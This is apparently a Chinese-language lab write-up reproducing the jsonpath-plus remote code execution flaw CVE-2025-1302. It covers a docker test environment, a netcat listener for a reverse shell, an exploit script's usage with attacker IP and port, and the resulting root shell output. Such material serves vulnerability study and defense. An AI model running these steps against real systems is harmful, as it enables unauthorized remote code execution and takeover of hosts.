
JSONPath Plus远程代码执行漏洞（CVE-2025-1302）复现及漏洞环境

漏洞介绍

JsonPath Plus 是 JSON 查询语言 **JsonPath** 的增强版本，提供了更强大的功能和更丰富的表达式支持，使开发人员能够更高效、灵活地查询和操作 JSON 数据。它基于标准的 JsonPath 语法，同时增加了对 **过滤表达式、数学运算、逻辑运算、正则匹配、范围查询、递归搜索** 等高级特性的支持，从而适用于更复杂的 JSON 数据处理需求。




jsonpath-plus包版本在10.3.0之前的版本由于输入验证不当，存在远程代码执行（RCE）漏洞。攻击者可以通过利用不安全的默认使用eval='safe'模式，在系统上执行任意代码。

漏洞环境

解压漏洞环境及POC的zip压缩包，转到漏洞环境及POC目录下

执行一条命令即可开启漏洞环境

```
docker-compose up -d
```



浏览器访问 http://127.0.0.1:3000/ 即可访问到漏洞环境

漏洞复现

首先安装python脚本依赖

```
pip install -r requirements.txt
```

接着在linux攻击机上监听2323端口

```
┌──(root㉿kali-linux-2024-2)-[~]
└─# nc -lvvp 2323
listening on [any] 2323 ...
```

执行Python脚本，脚本使用方法如下

```
usage: CVE-2025-1302.py [-h] -u URL -i IP -p PORT

Exploit for JSONPath-plus RCE vulnerability

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     Target URL for exploitation
  -i IP, --ip IP        Attacker's IP (LHOST) for reverse
shell
  -p PORT, --port PORT  Attacker's Port (LPORT) for reverse
shell
```

```
(CommonPython) wi1kwegam4a@wi1kwegam4adeMacBook-Air CVE-2025-1302 % python CVE-2025-1302.py -u
 http://127.0.0.1:3000/query -i 10.211.55.3 -p 2323
[+] 利用请求已发送，请自行核实是否成功
```

此时攻击机已经成功反弹了shell，漏洞复现成功

```
┌──(root㉿kali-linux-2024-2)-[~]
└─# nc -lvvp 2323
listening on [any] 2323 ...
10.211.55.2: inverse host lookup failed: Unknown host
connect to [10.211.55.3] from (UNKNOWN) [10.211.55.2] 54101
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@c01889baf923:/usr/src/app# id
id
uid=0(root) gid=0(root) groups=0(root)
root@c01889baf923:/usr/src/app#
```